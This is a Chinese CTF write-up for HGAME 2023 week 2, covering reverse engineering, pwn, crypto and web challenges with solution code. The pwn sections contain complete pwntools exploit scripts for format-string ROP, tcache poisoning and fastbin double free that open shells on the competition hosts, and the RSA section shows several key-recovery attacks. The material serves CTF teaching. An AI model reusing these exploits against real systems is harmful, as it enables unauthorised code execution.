 unicodedata.pyd	2023/1/4 15:59	Python Extensio...	289 KB
 VCRUNTIME140.dll	2023/1/4 15:59	应用程序扩展	97 KB

[我的](#)[工具](#)[文库](#)[码库](#)[软件](#)[网址](#)[话题](#)[工具](#) > [开发类](#) > [python工具](#)

## python工具

请选择pyc文件进行解密。支持所有Python版本

[选择文件](#) [未选择文件](#)

```
4
5 import base64
6
7 def gen(key):
8     s = list(range(256))
9     j = 0
10    for i in range(256):
11        j = (j + s[i] + ord(key[i % len(key)])) % 256
12        tmp = s[i]
13        s[i] = s[j]
14        s[j] = tmp
15    i = j = 0
16    data = []
17    for _ in range(50):
18        i = (i + 1) % 256
19        j = (j + s[i]) % 256
20        tmp = s[i]
21        s[i] = s[j]
22        s[j] = tmp
23        data.append(s[(s[i] + s[j]) % 256])
24    return data
25
```

[美化\(Beautify\)](#)[下载\(Download\)](#)



```

26
27 def encrypt(text, key):
28     result = ''
29     for c, k in zip(text, gen(key)):
30         result += chr(ord(c) ^ k)
31     result = base64.b64encode(result.encode()).decode()
32     return result
33
34 text = input('Flag: ')
35 key = 'As_we_do_as_you_know'
36 enc = encrypt(text, key)
37 if enc == 'wr3ClVcSw7nCmM0cHcKgac0tMkvDjxZ6asKwW4nChMK8IsK7KM00as0rdgbD1x3DqcKqwr0hw701Ly57w63Ctc01':
38     print('yes!')
39     return None
40 None('try again...')
41

```

完了就是非常普通的RC4+base64，cyberchef一下

Recipe

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars
☐ Strict mode

RC4

Passphrase  
As\_we\_do\_as\_you\_know

UTF8

Input format  
Latin1

Output format  
Latin1

Input

wr3ClVcSw7nCmM0cHcKgac0tMkvDjxZ6asKwW4nChMK8IsK7KM00as0rdgbD1x3DqcKqwr0hw70

Output

hgame{python\_reverse\_is\_easy\_with\_internet}

## VidarCamera



考点：安卓java层逆向，xtea

基础的安卓逆向题，根据几个字符串可以定位到主类。但是用kotlin编写，所以反编译出来的代码比较丑，仔细分析可知是xtea

```

33  /* renamed from: encrypt-ikaduu; reason: not valid java name */
34  private final int[] m0encryptkIa6DI(int[] iArr) {
35      int i;
36      int[] r1 = UIntArray.m167constructorimpl(4);
37      UIntArray.m178setVXSXFK8(r1, 0, 2233);
38      UIntArray.m178setVXSXFK8(r1, 1, 4455);
39      UIntArray.m178setVXSXFK8(r1, 2, 6677);
40      UIntArray.m178setVXSXFK8(r1, 3, 8899);
41      int i2 = 0;
42      while (i2 < 9) {
43          int i3 = 0;
44          int i4 = 0;
45          do {
46              i3++;
47              i = i2 + 1;
48              UIntArray.m178setVXSXFK8(iArr, i2, UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i2) + UInt.m114constructorimpl(UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(r1,
49                  UIntArray.m178setVXSXFK8(iArr, i, UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i) + UInt.m114constructorimpl(UInt.m114constructorimpl(UInt.m114constructorimpl(UIntAr
50                  i4 = UInt.m114constructorimpl(i4 + 878877251));
51              } while (i3 <= 32);
52              i2 = i;
53          }
54          return iArr;
55      }
56      /* access modifiers changed from: protected */

```

修改的地方比较多，delta改成了0x34566543，v0计算时多异或了sum，轮数这个倒是不算修改，但是很多人都潜意识以为是32轮，看代码第46行其实是[0,32]，一共33轮，最后一个点是加密的时候是重叠的，01加密一次，12加密一次，之前以及大部分都是01,23这样的。

```

1  void encipher(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4]) {
2      unsigned int i;
3      uint32_t v0 = v[0], v1 = v[1], sum = 0, delta = 0x34566543;
4      for (i = 0; i < num_rounds; i++) {
5          v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]) ^
sum;
6          //kotlin:enc[i]+=
(sum+key[sum.and(3u).toInt()]).xor(enc[i+1].shl(4).xor(enc[i+1].shl(5))+enc[i+1
]).xor(sum)
7          //v0+=(sum+key[sum&3])^(v1<<4^v1>)
8          v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11)
& 3]);
9          sum += delta;
10     }
11     v[0] = v0; v[1] = v1;
12 }
13 void decipher(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4]) {
14     unsigned int i;
15     uint32_t v0 = v[0], v1 = v[1], delta = 0x34566543, sum = delta *
num_rounds;
16     for (i = 0; i < num_rounds; i++) {
17         sum -= delta;
18         v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11)
& 3]);
19
20         v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]) ^
sum;
21     }
22     v[0] = v0; v[1] = v1;
23 }
24 int main()
25 {
26

```

```

27     uint32_t ch[] = { 637666042, 457511012, -2038734351, 578827205,
    -245529892, -1652281167, 435335655, 733644188, 705177885, -596608744 };
28     uint32_t num[] = { 2233U ,4455u,6677u,8899u };
29     for (int i = 8; i >=0; i -= 1)
30     {
31         decipher(33, &ch[i], num);
32     }
33     puts(ch);
34 }
35 }

```

## Pwn

### YukkuriSay

存在格式化字符串漏洞

```

puts("Yukkuri prepared a gift for you");
read(0, str, 0x100uLL);
printf(str);
return readfsqword(0x28u) ^ 0x100uLL;

```

但是str在 `bss` 段上

```

.....
.bss:00000000004054C0 ?? ?? ?? ?? ?? ?? ?? ?? ??+str db 10
.bss:00000000004054C0 ?? ?? ?? ?? ?? ?? ?? ?? ??+
.bss:00000000004054C0 ?? ?? ?? ?? ?? ?? ?? ?? ??+_bss ends
.bss:00000000004054C0 ?? ?? ?? ?? ?? ?? ?? ?? ??+

```

不过前面这次输入可以往栈中布置数据，但是没有溢出。

```

char buf[264]; // [rsp+10h] [rbp-10h]
unsigned __int64 v4; // [rsp+118h]

v4 = __readfsqword(0x28u);
puts("What would you like to let Yukkuri do");
{
    v1 = read(0, buf, 0x100uLL);
    if ( buf[v1 - 1] == 10 )
        buf[v1 - 1] = 0.
}

```

所以在这里是格式化字符串和栈地址需要分开布局。

大致的解题思路是首先利用未截断的字符串和栈上脏数据泄漏出glibc的基地址以及栈地址，然后在栈中布置好写ROP链所需要的地址。

然后再利用格式化字符串漏洞写入ROP链。

exp:

```
1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5
6 def splitaddr(target_addr):
7     addr = []
8     curr = 0
9     for _ in range(4):
10         num = target_addr % 65536
11         tmp = (num - curr + 65536) % 65536
12         addr.append(tmp)
13         curr = (curr + tmp) % 65536
14         target_addr = target_addr >> 16
15     return addr
16
17 # p = process("./vuln")
18 p = remote("127.0.0.1", 9999)
19
20 elf = ELF("./vuln")
21 libc = ELF("./libc-2.31.so")
22
23 # 0x0000000000401783 : pop rdi ; ret
24 pop_rdi = 0x0000000000401783
25 # 0x000000000040101a : ret
26 ret = 0x000000000040101a
27
28 payload = b"a" * 0x98
29 p.sendafter(b"say?", payload)
30
31 _IO_2_1_stderr_ = u64(p.recvuntil(b"\x7f")[-6:].ljust(0x08, b"\x00"))
32 libc_base = _IO_2_1_stderr_ - libc.sym._IO_2_1_stderr_
33 system_addr = libc_base + libc.sym.system
34 binsh_addr = libc_base + next(libc.search(b"/bin/sh"))
35 success("_IO_2_1_stderr_ = " + hex(_IO_2_1_stderr_))
36 success("libc_base = " + hex(libc_base))
37
38 p.sendlineafter(b"(Y/n)", b"Y")
39
40
```

```
41 payload = b"a" * 0x100
42 # gdb.attach(p)
43 p.send(payload)
44
45 stack_addr = u64(p.recvuntil(b"\x7f")[-6:].ljust(0x08, b"\x00"))
46 rop_addr = stack_addr - 0x08
47 success("stack_addr = " + hex(stack_addr))
48
49 p.sendlineafter(b"(Y/n)", b"Y")
50
51 # write pop rdi
52 rop_rdi = rop_addr
53 payload = p64(rop_rdi)
54 rop_rdi += 2
55 payload += p64(rop_rdi)
56 rop_rdi += 2
57 payload += p64(rop_rdi)
58
59 # write ret
60 rop_ret = rop_addr + 0x10
61 payload += p64(rop_ret)
62 rop_ret += 2
63 payload += p64(rop_ret)
64 rop_ret += 2
65 payload += p64(rop_ret)
66
67 # write /bin/sh
68 rop_binsh = rop_addr + 0x08
69 payload += p64(rop_binsh)
70 rop_binsh += 2
71 payload += p64(rop_binsh)
72 rop_binsh += 2
73 payload += p64(rop_binsh)
74 rop_binsh += 2
75 payload += p64(rop_binsh)
76
77 # write system
78 rop_system = rop_addr + 0x18
79 payload += p64(rop_system)
80 rop_system += 2
81 payload += p64(rop_system)
82 rop_system += 2
83 payload += p64(rop_system)
84 rop_system += 2
85 payload += p64(rop_system)
86
87 p.send(payload)
```

```

88
89 p.sendlineafter(b"(Y/n)", b"N")
90
91 addr = splitaddr(pop_rdi)
92 payload = b"" + str(addr[0]).encode() + b"\x%8$hn"
93 payload += b"" + str(addr[1]).encode() + b"\x%9$hn"
94 payload += b"" + str(addr[2]).encode() + b"\x%10$hn"
95
96 addr = splitaddr(ret)
97 payload += b"" + str(addr[0]).encode() + b"\x%11$hn"
98 payload += b"" + str(addr[1]).encode() + b"\x%12$hn"
99 payload += b"" + str(addr[2]).encode() + b"\x%13$hn"
100
101 addr = splitaddr(binsh_addr)
102 payload += b"" + str(addr[0]).encode() + b"\x%14$hn"
103 payload += b"" + str(addr[1]).encode() + b"\x%15$hn"
104 payload += b"" + str(addr[2]).encode() + b"\x%16$hn"
105 payload += b"" + str(addr[3]).encode() + b"\x%17$hn"
106
107 addr = splitaddr(system_addr)
108 payload += b"" + str(addr[0]).encode() + b"\x%18$hn"
109 payload += b"" + str(addr[1]).encode() + b"\x%19$hn"
110 payload += b"" + str(addr[2]).encode() + b"\x%20$hn"
111 payload += b"" + str(addr[3]).encode() + b"\x%21$hn"
112
113 print(hex(len(payload)))
114 # gdb.attach(p)
115 p.send(payload + b"\x00")
116
117 p.interactive()

```

exp中需要注意的一点是选择控制字符数量的那一个标识符时，需要考虑是否会覆盖到 `%n` 的参数，如会覆盖到，则需要选择宽度为64位（或32位）的标识符。就比如我这份exp中，如果将 `%lx` 换为 `%c` 则会出现 `%8$hn` 等几个标识符所组要的地址只传入部分的情况。

## editable\_note

tcache poisoning的模板题，核心是利用UAF修改tcache的链表，使得链表指向 `__free_hook` 从而实现申请到一个指向hook的指针。

泄漏libc同样是使用UAF，利用unsorted bin尾部的chunk的chunk会指向 `main_arena` 的特性，通过使一个chunk进入unsorted bin实现泄漏。

```

1 from pwn import *
2

```

```
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5
6 # p = process("./vuln")
7 # p = remote("127.0.0.1", 9999)
8 p = remote("week-2.hgame.lwsec.cn", "32063")
9
10 elf = ELF("./vuln")
11 libc = ELF("./libc-2.31.so")
12
13 def add(index, size):
14     p.sendlineafter(b">", b"1")
15     p.sendlineafter(b"Index: ", str(index).encode())
16     p.sendlineafter(b"Size: ", str(size).encode())
17
18 def delete(index):
19     p.sendlineafter(b">", b"2")
20     p.sendlineafter(b"Index: ", str(index).encode())
21
22 def edit(index, content):
23     p.sendlineafter(b">", b"3")
24     p.sendlineafter(b"Index: ", str(index).encode())
25     p.sendlineafter(b"Content: ", content)
26
27 def show(index):
28     p.sendlineafter(b">", b"4")
29     p.sendlineafter(b"Index: ", str(index).encode())
30
31 for i in range(8):
32     add(i, 0x90)
33
34 add(8, 0x20)
35
36 for i in range(8):
37     delete(i)
38
39 show(7)
40 libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1ecbe0
41 success("libc_base = " + hex(libc_base))
42 __free_hook = libc_base + libc.sym["__free_hook"]
43 system_addr = libc_base + libc.sym["system"]
44
45 add(9, 0x20)
46 add(10, 0x20)
47
48 delete(8)
49 delete(9)
```



```

50
51 edit(10, b"/bin/sh\x00")
52 edit(9, p64(__free_hook))
53
54 add(11, 0x20)
55 add(12, 0x20)
56
57 edit(12, p64(system_addr))
58
59 delete(10)
60
61 p.interactive()

```

## fast\_note

libc2.23的fastbin double free模板题。由于2.23的fastbin在malloc时会检查拿到的chunk的size是否正确，所以很难申请到任意地址的指针。但是，这里的检查没有对齐检查，所以可以通过字节错位实现绕过。

字节错位的原理就是假如你想要写内容的那一块内存附近有存有一个指针（大部分情况下libc装载的内存是0x7f开头的，极少数是0x55开头），大致结构如下

```

1  0x000007f1234567890    <- 假设这里地址为addr
2  0x00000000000000000
3  0x00000000000000000
4  0x00000000000000000    <- 你想要往这里写入内容
5  0x00000000000000000

```

逐字节看的话就是下面这样子（注意端序）

```

1  0x90 0x78 0x56 0x34 0x12 0x7f 0x00 0x00    <- 假设这里地址为addr
2  0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
3  0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
4  0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00    <- 你想要往这里写入内容
5  0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00

```

如果我们从 `addr + 5` 的位置来看这一段内存，就会变成下面这个样子

```

1  0x7f 0x00 0x00 0x00 0x00 0x00 0x00 0x00    <- 这里地址为addr + 5
2  0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
3  0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00

```

```
4          ^ 你想要往这里写入内容
5  0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
6  0x00 0x00 0x00
```

转换成64位的数字后就变成下面这样子假设将addr + 5的

```
1  0x0000000000000007f    <- 这里地址为addr + 5
2  0x0000000000000000
3  0x0000000000000000    <- 你想要写入内容的位置从这里开始
4  0x0000000000000000
```

假设将addr + 5的位置作为chunk的size字段，根据下面这个宏可以知道对应的index为5，即chunk大小为0x70，除去chunk头之后的大小为0x60，所以在这里的利用中，需要申请0x60大小的内存。

```
1 #define fastbin_index(sz) \
2     (((unsigned int) (sz)) >> (SIZE_SZ == 8 ? 4 : 3)) - 2)
```

由于 `__free_hook` 附近没有合适的值可以拿来利用，所以这道题需要用 `__malloc_hook` + `one_gadget` 来完成攻击。由于调用 `__malloc_hook` 时的上下文正好都不满足 `one_gadget` 的constraints，不过libc-2.23的constraints大部分和栈相关，同时 `realloc` 的开头部分有大量的push操作可以用来调整栈帧，且 `__realloc_hook` 和 `__malloc_hook` 的位置是紧贴着的，可以同时被修改，这里就可以先是通过 `__malloc_hook` 从 `realloc` 开头的合适位置开始执行，然后利用 `__realloc_hook` 调用 `one_gadget`

exp:

```
1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5
6 # p = process("./vuln")
7 # p = remote("127.0.0.1", 9999)
8 p = remote("week-2.hgame.lwsec.cn", "30685")
9
10 elf = ELF("./vuln")
11 libc = ELF("./libc-2.23.so")
12
13 def add(index, size, content):
14     p.sendlineafter(b">", b"1")
15     p.sendlineafter(b"Index: ", str(index).encode())
```

```
16     p.sendlineafter(b"Size: ", str(size).encode())
17     p.sendafter(b"Content: ", content)
18
19 def delete(index):
20     p.sendlineafter(b">", b"2")
21     p.sendlineafter(b"Index: ", str(index).encode())
22
23 def show(index):
24     p.sendlineafter(b">", b"3")
25     p.sendlineafter(b"Index: ", str(index).encode())
26
27 add(0, 0x90, b"aaaaaaaa")
28 add(1, 0x10, b"gap")
29 delete(0)
30 show(0)
31
32 libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x3c4b78
33
34 # 0x4527a execve("/bin/sh", rsp+0x30, environ)
35 # constraints:
36 # [rsp+0x30] == NULL
37
38 # 0xf03a4 execve("/bin/sh", rsp+0x50, environ)
39 # constraints:
40 # [rsp+0x50] == NULL
41
42 # 0xf1247 execve("/bin/sh", rsp+0x70, environ)
43 # constraints:
44 # [rsp+0x70] == NULL
45 one_gadget = libc_base + 0xf1247
46 system_addr = libc_base + libc.sym["system"]
47 realloc_addr = libc_base + libc.sym["realloc"]
48 __malloc_hook = libc_base + libc.sym["__malloc_hook"]
49 success("libc_base = " + hex(libc_base))
50
51 add(2, 0x60, b"aaaa")
52 add(3, 0x60, b"bbbb")
53 add(4, 0x10, b"gap")
54
55 delete(2)
56 delete(3)
57 delete(2)
58
59 add(5, 0x60, p64(__malloc_hook - 0x23))
60 add(6, 0x60, b"/bin/sh\x00")
61 add(7, 0x60, b"aaaa")
62 add(8, 0x60, b"aaa" + p64(0) + p64(one_gadget) + p64(realloc_addr + 6))
```

```
63
64 p.sendlineafter(b">", b"1")
65 p.sendlineafter(b"Index: ", str(9).encode())
66 p.sendlineafter(b"Size: ", str(0x60).encode())
67
68 p.interactive()
```

## new\_fast\_note

libc-2.31的double free。这里多了一个tcache机制，当一个大小合适的chunk被释放时，会优先被放入tcache中，当tcache放满之后（7个chunk），才会放入fastbin或者unsorted bin中，在取出chunk时也是优先tcache，不过比较特殊的一点是当tcache清空之后，会将fastbin中的链表转移到tcache中。

在这个版本的tcache中有针对double free的检查，但是fastbin中依然没有相关检查，此时就可以先填满tcache，然后在fastbin中构造double free，然后申请到目标地址的指针。

另外还有一个值得注意的地方是，从tcache中取出chunk时没有任何检查，所以不需要像2.23那样构造字节错位之类的操作，可以直接攻击 `__free_hook`。

exp:

```
1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5
6 # p = process("./vuln")
7 # p = remote("127.0.0.1", 9999)
8 p = remote("week-2.hgame.lwsec.cn", "30912")
9
10 elf = ELF("./vuln")
11 libc = ELF("./libc-2.31.so")
12
13 def add(index, size, content):
14     p.sendlineafter(b">", b"1")
15     p.sendlineafter(b"Index: ", str(index).encode())
16     p.sendlineafter(b"Size: ", str(size).encode())
17     p.sendafter(b"Content: ", content)
18
19 def delete(index):
20     p.sendlineafter(b">", b"2")
21     p.sendlineafter(b"Index: ", str(index).encode())
22
23 def show(index):
24     p.sendlineafter(b">", b"3")
```

```

25     p.sendlineafter(b"Index: ", str(index).encode())
26
27     for i in range(8):
28         add(i, 0x90, b"aaaa")
29
30     add(8, 0x10, b"gap")
31
32     for i in range(8):
33         delete(i)
34
35     show(7)
36
37     libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1ecbe0
38     success("libc_base = " + hex(libc_base))
39     free_hook = libc_base + libc.sym["__free_hook"]
40     system_addr = libc_base + libc.sym["system"]
41
42     for i in range(10):
43         add(i, 0x10, b"aaaa")
44
45     add(10, 0x10, b"gap")
46
47     for i in range(10):
48         delete(i)
49
50     delete(8)
51
52     for i in range(7):
53         add(i, 0x10, b"/bin/sh\x00")
54
55     add(7, 0x10, p64(free_hook))
56     add(8, 0x10, p64(0))
57     add(9, 0x10, p64(0))
58     add(10, 0x10, p64(system_addr))
59
60     # gdb.attach(p)
61
62     delete(0)
63     p.interactive()

```

## Crypto

### 包里有什么

题目本身是一个背包加密，只要有  $m, w, a$  就可以解。

w 也可以不用求出，求出 w 的模逆元即可。
$$\begin{matrix} b_0 & \equiv & a_0 & w & (\text{mod } m) \\ b_0 & w^{-1} & \equiv & a_0 & (\text{mod } m) \end{matrix}$$
 用 exgcd 即可求出。

这里 a 使用了特殊的构造方式，从二进制数来看，a 的每个元素只有 1 位是 1，显然不同元素之间不存在冲突，所以可以通过转化为二进制来迅速解出。

exp:

```
1 from Crypto.Util.number import long_to_bytes
2 from gmpy2 import gcdext
3
4 m = 1528637222531038332958694965114330415773896571891017629493424
5 b0 = 69356606533325456520968776034730214585110536932989313137926
6 c = 93602062133487361151420753057739397161734651609786598765462162
7 winv = gcdext(b0, m)[1]
8 v = c * winv % m >> 1
9 flag = 'hgame{' + long_to_bytes(int(bin(v)[2:][::-1], 2)).decode() + '}'
10 print(flag)
```

出题的时候跑我之前写的 exp 没报错，所以没注意到 m 和 a[0] 不互素。后来有人来找我才发现，不过问题不大，借此机会看了一下 Crypto.Util.number.inverse() 的实现方式。

我的环境是 pycryptodome 3.16.0, python 3.9，因为版本在修改 inverse() 之前，所以使用的还是旧的实现方式，旧的实现方式其实就是 extgcd 并且没有验证 gcd 是否为 1 所以即使 gcd 为 2 也依旧不会报错。但是对于本题中 w 的模逆元来说没有区别。

```

- def inverse(u, v):
-     """The inverse of :data:`u` *mod* :data:`v`."""
-
-     u3, v3 = u, v
-     u1, v1 = 1, 0
-     while v3 > 0:
-         q = u3 // v3
-         u1, v1 = v1, u1 - v1*q
-         u3, v3 = v3, u3 - v3*q
-     while u1<0:
-         u1 = u1 + v
-     return u1
+ if sys.version_info[:2] >= (3, 8):
+
+     def inverse(u, v):
+         """The inverse of :data:`u` *mod* :data:`v`."""
+
+         if v == 0:
+             raise ZeroDivisionError("Modulus cannot be zero")
+         if v < 0:
+             raise ValueError("Modulus cannot be negative")
+
+         return pow(u, -1, v)
+
+ else:
+
+     def inverse(u, v):
+         """The inverse of :data:`u` *mod* :data:`v`."""
+
+         if v == 0:
+             raise ZeroDivisionError("Modulus cannot be zero")
+         if v < 0:
+             raise ValueError("Modulus cannot be negative")
+
+         u3, v3 = u, v
+         u1, v1 = 1, 0
+         while v3 > 0:
+             q = u3 // v3
+             u1, v1 = v1, u1 - v1*q
+             u3, v3 = v3, u3 - v3*q
+         if u3 != 1:
+             raise ValueError("No inverse value can be computed")
+         while u1<0:
+             u1 = u1 + v
+         return u1

```

原 exp :

```

1 from Crypto.Util.number import inverse, long_to_bytes
2
3 m = 1528637222531038332958694965114330415773896571891017629493424
4 b0 = 69356606533325456520968776034730214585110536932989313137926
5 c = 93602062133487361151420753057739397161734651609786598765462162
6 a0 = 2
7 a0inv = inverse(a0, m)

```



```

8 w = b0 * a0inv % m
9 winv = inverse(w, m)
10 v = c * winv % m >> 1
11 flag = 'hgame{' + long_to_bytes(int(bin(v)[2:][::-1], 2)).decode() + '}'
12 print(flag)

```

## RSA 大冒险1

把一些RSA中很简单和常见的攻击合在一起。有4个challenge，全部做对就可以得到flag。

### 1. Challenge 1

```

1 class RSAServe:
2     def __init__(self) -> None:
3         self.e = 65537
4         self.p = getPrime(128)
5         self.q = getPrime(100)
6         self.r = getPrime(100)
7         self.m = chall1_secret
8
9     def encrypt(self):
10        m_ = bytes_to_long(self.m)
11        c = pow(m_, self.e, self.p*self.q*self.r)
12        return hex(c)
13
14    def check(self, msg):
15        return msg == self.m
16
17    def pubkey(self):
18        return self.p*self.q*self.r, self.e, self.p
19

```

先来回顾一下RSA的加密解密。

$$c \equiv m^e \pmod{N}, m \equiv c^d \pmod{N}, ed \equiv 1 \pmod{\varphi(N)}$$

如果m小于N，就可以把同余号换成等号  $m = c^d \bmod N$ 。所以在选取RSA的参数时，一般会选择足够大的N。来保证可以正常的加解密。再来看这个challenge。

题目给出了模数  $N = pqr$ ， $e = 65537$ ，密文之外，还给了p，而且p的位数为128位，q和r都是100位。可以合理猜测  $m < p$ ，于是原先在  $Z_N$  上的运算就可以直接转移到  $Z_p$  上。

也就是说,  $c \equiv m^e \pmod{p}$ , 这个时候去去RSA就很简单了, 欧拉函数 $\phi = p - 1$ ,  $ed \equiv 1 \pmod{\phi}$ ,  $m = c^d \pmod{p}$

```
1 def challenge1_Attack(n, e, p, c):
2     assert n % p == 0; "p should be a factor of n"
3     return long_to_bytes(pow(c, inverse(e, p-1), p))
```

## 2. Challenge 2

```
1 class RSAServe:
2     def __init__(self) -> None:
3         self.p = getPrime(512)
4         self.q = getPrime(512)
5         self.e = 65537
6         self.m = chall2_secret
7
8     def encrypt(self):
9         m_ = bytes_to_long(self.m)
10        c = pow(m_, self.e, self.p*self.q)
11        self.q = getPrime(512)
12        return hex(c)
13
14    def check(self, msg):
15        return msg == self.m
16
17    def pubkey(self):
18        return self.p*self.q, self.e
```

在每次加密后都更换了q的值, p的值保持不变, 这就会导致RSA的模不互素。gcd(n1, n2)=p, 然后就可以分解每一个n。

```
1 def challenge2_Attack(n1, n2, e, c):
2     p=GCD(n1, n2)
3     assert p > 1
4     q1=n1 // p
5     q2=n2 // p
6     assert p*q1==n1 and p*q2==n2
7     d = inverse(e, (p-1)*(q1-1))
8     return long_to_bytes(pow(c, d, n1))
```

### 3. Challenge 3

```
1 class RSAServe:
2     def __init__(self) -> None:
3         self.p = getPrime(512)
4         self.q = getPrime(512)
5         self.e = 3
6         self.m = chall3_secret
7
8     def encrypt(self):
9         m_ = bytes_to_long(self.m)
10        c = pow(m_, self.e, self.p*self.q)
11        return hex(c)
12
13    def check(self, msg):
14        return msg == self.m
15
16    def pubkey(self):
17        return self.p*self.q, self.e
```

解密指数e的值等于3，有可能导致 $m^e < N$ ，那么RSA加密式子中的同余号可以直接换成等号， $c=m^3$ 。这个时候直接对c开三次根就好了。

```
1 from gmpy2 import iroot
2 def challenge3_Attack(e, c):
3     return long_to_bytes(iroot(c, e)[0])
```

### 4. Challenge 4

在每次加密后更换e的值，但是模数N不变，而且e都为质数，所以任意两个e都互质。就造成了共模攻击。

$$\begin{aligned} m^{e_1} &\equiv c_1, \quad m^{e_2} \equiv c_2, \quad \text{由于 } e_1 \text{ 和 } e_2 \text{ 互质, 可以计算 } s \text{ 和 } t \text{ 满足 } se_1 + te_2 = 1. \\ c_1^s \cdot c_2^t &\equiv m^{e_1s} \cdot m^{e_2t} \\ &\equiv m^{e_1s+e_2t} \\ &= m \end{aligned}$$

```
1 from sage.all import xgcd
2 def challenge4_Attack(n, e1, e2, c1, c2):
3     _, s, t = xgcd(e1, e2)
4     m=pow(c1, s, n)*pow(c2, t, n) % n
5     return long_to_bytes(int(m))
```

## Rabin

正常的Rabin解密就好。Rabin密码的解密思路就是先将密文c分别在模p和模q下开根，由于 $p \bmod 4=3$ ， $q \bmod 4=3$

所以非常好开根。然后在把开根结果两两组合进行CRT来恢复在模N下的值。


```
1 from Crypto.Util.number import *
2 from sage.all import *
3 import itertools
4
5 p=65428327184555679690730137432886407240184329534772421373193521144693375074983
6 q=98570810268705084987524975482323456006480531917292601799256241458681800554123
7 c=int("4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea
8     5ee538b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556", 16)
9
10 pt1 = pow(c, (p+1)//4, p)
11 pt2 = p-pt1
12 pt3 = pow(c, (q+1)//4, q)
13 pt4 = q-pt3
14
15 for m1, m2 in itertools.combinations([pt1, pt2, pt3, pt4], 2):
16     m = CRT_list([m1, m2], [p, q])
17     m = long_to_bytes(m)
18     if m.startswith(b'hgame'):
19         print(m)
20         print(m1, m2)
21         exit()
```

## 零元购年货商店


用Go简单糊了一个后端，重要的代码其实不多。

输入Username后，将User的信息进行AES-CTR加密作为token。并在用户买东西时使用token来验证用户的身份。只有当Username=“Vidar-Tu”，才能买到flag，而且登录不能直接以Vidar-Tu的身份登录。很明显的要改token来让服务端解密后得到的Username为Vidar-Tu。

先来看AES-CTR的加密解密



Counter (CTR) mode encryption



Counter (CTR) mode decryption

可以看到是Nonce加上Counter那一串经过AES加密后在跟明文/密文异或来进行加密/解密。我们可以改变密文来达到控制解密后明文的效果。

先假设有密文 $C_1$ ，以及明文 $M_1$ ，我们希望解密后得到的明文为 $M_2$ 。

构造密文 $C_2 = C_1 \oplus M_1 \oplus M_2$ 。

假设AES加密的输出为 $O$ 。已知 $C_1 \oplus O = M_1$ ，那么 $C_2 \oplus O = C_1 \oplus M_1 \oplus M_2 \oplus O = M_2$

在这题中，我们先随便输入一个与"Vidar-Tu"等长的用户名。然后抓包得到token，用上面的方法来构造新的token，之后用这个token去买flag就行了。

比如我Username输入aaaaaaaaa。抓包得到token

## 原始 HTTP 请求

```
1 GET /home HTTP/1.1
2 Host: week-2.hgame.lwsec.cn:30611
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.9
